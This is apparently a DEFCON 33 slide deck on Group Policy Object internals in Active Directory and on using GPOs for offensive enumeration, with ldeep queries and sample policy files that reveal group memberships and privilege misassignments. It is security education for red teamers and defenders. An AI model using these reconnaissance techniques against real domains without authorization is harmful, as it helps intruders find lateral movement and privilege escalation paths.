SYNACKTIV

Turning your Active Directory into the attacker's C2

Modern Group Policy Objects enumeration and exploitation

DEFCON 33

2025/08/10

Whoami.exe

Quentin Roland

Pentester & Red Teamer

Wilfried Bécard

Red Teamer

Introduction

Introduction

> *"Well yeah, we have an account that can modify a GPO applying to Domain Controllers. But let us check the ADCS first..."*
> ** Proceed to exploit an ESC4 and get detected **
>
> *— Anonymous colleagues, 2025*

Introduction

Group Policy Objects: the (powerful) ugly ducklings of Active Directory exploitation

- GPO attack vectors may just be the **`ugly ducklings`** of AD exploitation:
  - Obscure?
  - Risky?
  - Scarce tooling?
- Which is a shame, since:
  - Well-equipped attackers may not have such concerns
  - GPOs exploitation leverages the powerful native C2 capabilities of Active Directory

Introduction

Table of contents

Group Policy Objects implementation 101


Group Policy Objects implementation 101

Group Policy Objects basics

- A GPO is a collection of configurations applied periodically to AD objects
- It is a core feature in Active Directory for device and identity management
- A GPO can define:
  - `User` configurations (applied by user objects)
  - `Computer` configurations (applied by computer objects)

Group Policy Objects implementation 101

Linking GPOs to Organizational Units



Group Policy Management

```
Group Policy Management
  Forest: CORP.LOCAL
    Domains
      CORP.LOCAL
        Default Domain Policy
        Citrix Servers
          Citrix access
        Domain Controllers
        Servers
          DEV
          PROD
        SQL Servers
          WSUS
        WORKSTATIONS
          Intune Auto Enrollment
          WSUS
          ADMIN
            Admin - Hardening
          DEVELOPERS
            Firewall - dev
            CRITICAL_PROJECTS
        Group Policy Objects
```

- GPOs are not directly applied to users or computers, but rather to **Organizational Units**
- Can also apply to different objects such as **Sites** or **Domains** but this is less common
- By default, GPOs will be inherited from the parent container


Group Policy Objects implementation 101

Group Policy Container and Group Policy Template

- The implementation of GPOs in Active Directory is a bit peculiar
- GPOs are made up of two components:
- The `Group Policy Container` (GPC) - **LDAP object**
  - GPO metadata: name, description, version, etc.
- The `Group Policy Template` (GPT) - **SMB share**
  - GPO files: describe the configurations to be applied by clients.

Group Policy Objects implementation 101

Group Policy Container and Group Policy Template


GPC (LDAP object)
CN={78BAF44B-B890-4812-AEB8-C11AC2B29FD2},CN=Policies,CN=System,DC=corp,DC=com
Group Policy Object
78BAF44B-B890-4812-AEB8-C11AC2B29FD2
GPT (SMB share)
\\dc.corp.com\SysVol\corp.com\Policies\{78BAF44B-B890-4812-AEB8-C11AC2B29FD2}

Group Policy Objects implementation 101

LDAP attributes

- Noteworthy LDAP attributes:
  - On GPC objects:
    - `gPCFileSysPath` — the UNC path to the GPT (generally the SYSVOL share)
    - `flags` — status of user / computer configuration (enabled vs disabled)
    - `gPCMachineExtensionNames` / `gPCUserExtensionNames` — a list of GUID pairs describing which configuration the GPO defines for machines and users
  - On OU objects:
    - `gPLink` — whether a GPO is linked / enforced or not
    - `gPOptions` — whether inheritance is enabled or not

Group Policy Objects implementation 101

Group Policy Template


- **Policies defined across several files**
  - `Groups.xml`
  - `Registry.xml`
  - `GptTmpl.inf`
  - And many more

```
# cat corp.com/Policies/{78BAF44B-B890-4812-AEB8-C11AC2B29FD2}/
Machine/Microsoft/Windows NT/SecEdit/GptTmpl.inf
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = *S-1-5-21-361363594-1987475875-3919384990-1109
```

```
# cat corp.com/Policies/{78BAF44B-B890-4812-AEB8-C11AC2B29FD2}/Machine/Preferences/Groups/Groups.xml
<?xml version="1.0" encoding="utf-8"?>
[...]
groupSid="S-1-5-32-555" groupName="Remote Desktop Users (built-in)"><Members><Member name="CORP\jack" action="ADD"
sid="S-1-5-21-361363594-1987475875-3919384990-1252"/></Members></Properties></Group>
</Groups>
```


Group Policy Objects implementation 101

Organizational Units attributes — Inheritance



WORKSTATIONS
Intune Auto E
Workstation a
WSUS
ADMIN
Admin - H

Create a GPO in this domain, and Link it here...
Link an Existing GPO...
Block Inheritance
Group Policy Update...



WORKSTATIONS
Intune Auto
Workstation
WSUS
ADMIN
Admin -

Create a GPO in this domain, and Link it here...
Link an Existing GPO...
✓ Block Inheritance
Group Policy Update...

- With inheritance


```
$ ldeep ldap -u bob -p password -d corp \
  -s 192.168.57.5 object -v 'workstations'
[...]
  "gPOptions": 0,
```

- Without inheritance (**gPOptions** == `1`)

```
$ ldeep ldap -u bob -p password -d corp \
  -s 192.168.57.5 object -v 'workstations'
[...]
  "gPOptions": 1,
```

Group Policy Objects implementation 101

Organizational Units attributes — Link



- GPOs are linked to OUs through the gPLink attribute (list of GPO DNs)
  - Integer at the end of the **gPLink** attribute describes the link status
  - Enforced GPOs will ignore the inheritance status and will always apply to child containers

```
$ ldeep ldap -u bob -p password -d corp -s 192.168.57.5 object -v 'workstations'
[...]
  "dn": "OU=WORKSTATIONS,DC=CORP,DC=COM",
  "gPLink": "[LDAP://cn={78BAF44B-B890-4812-AEB8-C11AC2B29FD2},cn=policies,cn=system,DC=CORP,DC=COM;0]
  [LDAP://cn={01F34D14-C761-47F9-A0CF-C7A7F57999A5},cn=policies,cn=system,DC=CORP,DC=COM;1]
  [LDAP://cn={C91C6B48-2D8B-4830-B0CB-B0B6D2FBB0A5},cn=policies,cn=system,DC=CORP,DC=COM;2]",
```


Group Policy Objects implementation 101

Organizational Units attributes — Link

Integer value	Link enabled	Enforced	Meaning
0	Yes	No	GPO is linked and **processed** normally
1	No	No	GPO is unlinked (disabled), **not processed**
2	Yes	Yes	GPO is linked and **enforced**
3	No	Yes	GPO is enforced but link is disabled, **not processed**

Group Policy Objects implementation 101

Group Policies attributes — Status



- Status determines which configurations will be applied
  - Enabled (all)
  - Only computer config
  - Only user config
  - Everything disabled

Group Policy Objects implementation 101

Group Policies attributes — Status

- Status is defined by the value of the **`flags`** attribute

```
$ ldeep ldap -u bob -p password -d corp -s 192.168.57.5 object -v '{474D47E2-2B77-4E37-9744-A3CF6AB04449}'
[...]
  "cn": "{78BAF44B-B890-4812-AEB8-C11AC2B29FD2}",
  "displayName": "Workstation admins",
  "distinguishedName": "CN={78BAF44B-B890-4812-AEB8-C11AC2B29FD2},CN=Policies,CN=System,DC=CORP,DC=COM",
  "flags": 1,
```

Group Policy Objects implementation 101

Group Policies attributes — Status


Integer value	User configuration	Computer configuration	Meaning
0	Enabled	Enabled	**Both** user and computer settings are **applied**
1	Disabled	Enabled	Only **computer** settings are applied
2	Enabled	Disabled	Only **user** settings are applied
3	Disabled	Disabled	**Both** settings are **disabled** (GPO has no effect)

Group Policy Objects implementation 101

SYNACKTIV

Group Policies Application / Refresh interval

- **Default policy refresh**
  - Background update every **90 minutes**
  - Random offset of **0 to 30 minutes**
  - This setting can be changed
  - **Not all policies processed**
    - Software installation only when a computer starts and when a user logs on



User Configuration
Policies
Software Settings
Windows Settings
Administrative Templates
Control Panel
Desktop
Network
Shared Folders
Start Menu and Taskb
System
Ctrl+Alt+Del Optic
Display
Driver Installation
Folder Redirection
Group Policy
Internet Communi
Locale Services
Logon
Mitigation Option
Power Manageme
Removable Storag
Scripts
User Profiles
Windows Component
All Settings

Requirements:
At least Windows 2000

Description:
This policy setting specifies how often Group Policy for users is updated while the computer is in

Configure Group Policy domain controller selection	Not configured
Configure Group Policy slow link detection	Not configured
Set Group Policy refresh interval for users	Enabled
Set default name for new Group Policy objects	Not configured
Create new Group Policy Object links disabled by default	Not configured

Set Group Policy refresh interval for users

Set Group Policy refresh interval for users

Previous Setting | Next Setting

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Windows 2000

Options:

This setting allows you to customize how often Group Policy is applied

to users. The range is 0 to 44640 minutes (31 days).

Minutes: 1


Help:

This policy setting specifies how often Group Policy for users is updated while the computer is in use (in the background). This setting specifies a background update rate only for the Group Policies in the User Configuration folder.

In addition to background updates, Group Policy for users is always updated when users log on.

Group Policy Objects implementation 101

GPO application overview



Computer in OU
CN=Servers,DC=corp,DC=com
Domain Controller
1. Query gPLink for object OU
LDAP
1. Get list of GPC DNs
CN=Servers,DC=corp,DC=com
> gPLink
> gPOptions
2. Query GPCs linked to OU
LDAP
2. Gets GPT location and target configurations
CN={78[...]},CN=policies,CN=system,DC=corp,DC=com
> gPCFileSysPath
> flags
> gPCMachineExtensionNames
3. For each configuration, query file from GPT
SMB
3. Apply GPO configuration
\\dc.corp.com\SysVol\corp.com\Policies\{78[...]}

Leveraging Group Policy objects for enumeration

Stealthy, detailed and targeted Active Directory reconnaissance using gpoParser.py

Leveraging Group Policy objects for enumeration

Offensive perspective

- **GPO enumeration**
  - Reveals valuable insights into the security posture of a system
  - Most interesting configurations:
    - Group memberships or additions
    - Privilege assignments
    - Registry modifications
    - Scheduled tasks

Leveraging Group Policy objects for enumeration

Group memberships

- **Group memberships frequently defined through GPOs**
  - Information that can prove crucial for lateral movement
  - Preferable to noisy wide-range scans (eg `netexec 10.0.0.0/8`)
  - Gives better understanding of group assignments and targets definition

Leveraging Group Policy objects for enumeration

Group memberships — Example

```
$ ldeep ldap -u bob -p password -d corp -s 192.168.57.5 gpo
{008B0634-C0B9-443A-A06A-E2BAD875E27F}: Allow RDP
{B2510EC3-8C2D-41DE-A70B-69E8FD8276B2}: Firewall - dev
{01F34D14-C761-47F9-A0CF-C7A7F57999A5}: Intune Auto Enrollment
{C91C6B48-2D8B-4830-B0CB-B0B6D2FBB0A5}: WSUS
{185ABAA4-75CA-4702-9027-877B89057E17}: Citrix access
{570CD979-1B09-4E25-A16E-CC382F65F310}: Admin - Hardening
{474D47E2-2B77-4E37-9744-A3CF6AB04449}: Workstation admins
{6AC1786C-016F-11D2-945F-00C04fB984F9}: Default Domain Controllers Policy
{31B2F340-016D-11D2-945F-00C04FB984F9}: Default Domain Policy
```

```
$ cat CORP.COM/Policies/{008B0634-C0B9-443A-A06A-E2BAD875E27F}/Machine/Preferences/Groups/Groups.xml
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}"name="Remote Desktop Users (built-in)" image="2"
  changed="2025-06-26 12:18:45" uid="{F2EFF8C4-CC57-4FD8-A06D-2C0490E16277}">
    <Properties action="U" newName="" description="" deleteAllUsers="0" deleteAllGroups="0"
    removeAccounts="0" groupSid="S-1-5-32-555" groupName="Remote Desktop Users (built-in)">
      <Members>
        <Member name="CORP\Domain Users" action="ADD" sid="S-1-5-21-691320112-1392913536-3019603446-513"/>
      </Members>
    </Properties>
  </Group>
</Groups>
```

Leveraging Group Policy objects for enumeration

Group memberships — Example


```
$ ldeep ldap -u bob -p password -d corp -s 192.168.57.5 ou
[...]
OU=WORKSTATIONS,DC=CORP,DC=COM
  [gPLink]:
    * Allow RDP
```

```
$ ldeep ldap -u bob -p password -d corp -s 192.168.57.5 \
-b 'OU=WORKSTATIONS,DC=CORP,DC=COM' computers
WKS01.CORP.COM
```

Leveraging Group Policy objects for enumeration

Privilege assignments

- **Interesting privileges can be assigned through GPO**
  - Relatively uncommon



Developers debug [DC01.CORP.LOCAL] Policy
- Computer Configuration
  - Policies
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
          - Audit Policy
          - User Rights Assignment
          - Security Options
        - Event Log
        - Restricted Groups
        - System Services
        - Registry
        - File System
        - Wired Network (IEEE 802.3) Po

Policy	Policy Setting
Access Credential Manager as a trusted caller	Not Defined
Access this computer from the network	Not Defined
Act as part of the operating system	Not Defined
Add workstations to domain	Not Defined
Adjust memory quotas for a process	Not Defined
Allow log on locally	Not Defined
Allow log on through Remote Desktop Services	Not Defined
Back up files and directories	Not Defined
Bypass traverse checking	Not Defined
Change the system time	Not Defined
Change the time zone	Not Defined
Create a pagefile	Not Defined
Create a token object	Not Defined
Create global objects	Not Defined
Create permanent shared objects	Not Defined
Create symbolic links	Not Defined
Debug programs	CORP\developers
Deny access to this computer from the network	Not Defined

Leveraging Group Policy objects for enumeration

Privilege assignments — Real life examples


- **But it happens!**
  - **SeTcbPrivilege** to any user on machines affected by this GPO
  - Free privilege escalation

```
$ cat "Policies/{5F400B8A-5F8D-475E-AC3A-5A1C5A7AAF0B}/Machine/microsoft/windows nt/SecEdit/GptTmpl.inf"
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Privilege Rights]
SeTcbPrivilege = *S-1-5-32-545
```

Leveraging Group Policy objects for enumeration

Privilege assignments — Real life examples

- **Connection restrictions can be enforced**
  - Reduces the risk of credential exposure for privileged accounts
